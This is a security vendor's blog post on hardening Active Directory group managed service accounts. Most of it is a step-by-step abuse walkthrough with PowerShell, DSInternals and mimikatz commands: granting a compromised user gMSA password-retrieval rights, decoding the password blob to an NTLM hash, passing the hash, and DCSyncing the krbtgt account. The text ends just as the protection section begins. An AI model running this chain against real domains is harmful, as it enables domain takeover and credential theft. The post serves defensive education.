Securing Your Group Managed Service Accounts

blog.netwrix.com/2022/10/13/group-managed-service-accounts-gmsa

Group Managed Service Accounts Overview

The traditional practice of using regular user accounts as service accounts puts the burden of password management on users. As a result, the account passwords often stay the same for years — which leaves them highly susceptible to brute force attacks and misuse. Group managed service accounts (gMSAs) offer a more secure way to run automated tasks, services and applications.

gMSA were introduced in Windows Server 2016 and can be leveraged on Windows Server 2012 and above. gMSA passwords are completely handled by Windows: They are randomly generated and automatically rotated. Moreover, the passwords do not have to be known by any user, since the service accounts themselves are 'installed' on the server that is to query the password information from Active Directory at run time. As a result, gMSAs are far less susceptible to misuse and compromise than user accounts being used as service accounts.

Group Managed Service Account Security

gMSAs are a specific object type in Active Directory: msDS-GroupManagedServiceAccount. These objects have special attributes associated with them related to their password and its rotation. Similar to LAPS, you'll want to ensure that gMSA attributes are locked down to only the Active Directory objects that need to access them.

gMSA Attributes and Permissions

gMSAs have the following attributes:

- **msDS-ManagedPassword**— A BLOB with the gMSA's password
- **msDS-ManagedPasswordID**— The key ID used to generate the current gMSA password
- **msDS-ManagedPasswordPreviousID**— The key ID used to generate the previous gMSA password
- **msDS-GroupMSAMembership**— A list of the objects that have permission to query the password for the gMSA
- **msDS-ManagedPasswordInterval**— The interval (days) at which the password is rotated

Since the password information is stored in the msDS-ManagedPassword attribute, you'll definitely want to know who in your environment is able to query the password. That information is set in the msDS-GroupMSAMembership attribute.

However, it's a little more complicated than just that attribute, since Active Directory permissions come into play. If for whatever reason a user or object is configured to have permissions to query the password via the msDS-GroupMSAMembership account, they still need to have 'Read' permissions to the gMSA's msDS-ManagedPassword attribute.

This means there are two avenues to securing gMSA passwords:

- Ensure that only the necessary objects have the permission to query the password and that they exist in the msDS-GroupMSAMembership
- Ensure that only administrative users who need access and computer accounts where gMSAs are installed have permission to read the attribute. Also, ensure that only administrators have the capability to modify the gMSA and its attributes, so no one can add themselves to the msDS-GroupMSAMembership attribute.

Ideally, you'd lock down gMSAs via both avenues to stop an attacker from having the option to exploit either one of the scenarios above. Below we'll show how mismanaged permissions or configurations on a gMSA can lead to compromise of the account and privilege escalation or lateral movement.

Abusing the gMSA password

Abusing a gMSA is relatively simple conceptually. First, get its password using a tool like Mimikatz or by querying it directly due to insecure configurations in Active Directory. Since gMSAs are service accounts, they're usually relatively privileged, so then you'll usually be able to move laterally or escalate.

Handpicked related content:


[Free Guide] Password Policy Best Practices

Let's walk through an example scenario.

1. First we compromise the ordinary Windows user account 'notadmin' through a technique like phishing. This account has minimal privileges in Active Directory, but is a local administrator on the machine we've landed on.

2. Next, we'll try to find out whether any gMSA exist. That's very simple to accomplish if you have access to the Windows PowerShell cmdlet Running a simple script gets us all the managed service accounts in Active Directory:


```
Get-ADServiceAccount -Filter *
```



3. With some slight modifications to the script, we can identify who has access to query the gMSA passwords:

```
Get-ADServiceAccount -Filter * -Properties PrincipalsAllowedToRetrieveManagedPassword
```


As we can see, only the Kevin Joyce account is able to query the passwords for these service accounts:




4. We can narrow down the scope of the targets we want by checking to see if these service accounts are a member of any privileged groups, and from there we can dig deeper into the permissions set on one of the objects:

```
Get-ADServiceAccount -Filter * -Properties memberof
```

Looking at the results here, we can see that the gMSA service account is a member of Domain Admins, so this will be the one we'll try to exploit.




5. By modifying a script provided in a post on Microsoft LAPS, we were able to get a listing of all objects that have permissions over a managed services account that included Full Control, Write All Properties or Write Property for the specific gMSA attribute. The output is below, and the script is linked at the bottom.




6. As you can see, the notadmin account has Full Control on the gMSA account. This gives us the capability to modify the msDS-GroupMSAMembership attribute, which will let us retrieve the password for the managed service account:

```
Set-ADServiceAccount -Identity gmsa -PrincipalsAllowedToRetrieveManagedPassword notadmin
```



7. Now that we're actually able to query the password, let's see what we can do with it:

```
Get-ADServiceAccount -Identity gmsa -properties msds-ManagedPassword
```





```
$pwd = Get-ADServiceAccount -identity gMSA -Properties msds-ManagedPassword
```

8. The value stored in the attribute is a BLOB that contains the data for the password, not the password itself, so we'll have to decode the password using a tool like DSInternals:


```
$pw = ConvertFrom-ADManagedPasswordBlob $pwd.'msds-managedpassword'
ConvertTo-NTHash $pw.securecurrentpassword
```

This gets us the SecureCurrentPassword and CurrentPassword. The CurrentPassword looks like nothing useful but that's because all of the characters are UTF-16. The SecureCurrentPassword can be converted to a NTLM hash and used in a pass the hash attack with mimikatz to elevate our privileges.




9. To pass the hash we just need to run mimikatz and use this command:

```
sekurlsa::pth /user:gmsa /domain:sbpmlab.net /ntlm:a99afa608b79a3c539a969212c505ea9
```



10. Now that we have a shell being run as the gMSA service account which was a member of Domain Admins, we can do whatever we please to compromise Active Directory. One of the quickest, but probably nosiest ways we can do that, is to execute a DCSync attack and steal the hash of the krbtgt account:

```
lsadump::dcsync /user:krbtgt /domain:sbpmlab.net
```



gMSA Protection & Monitoring

There are strategies you can use to prevent and detect gMSA abuse.

Permissions

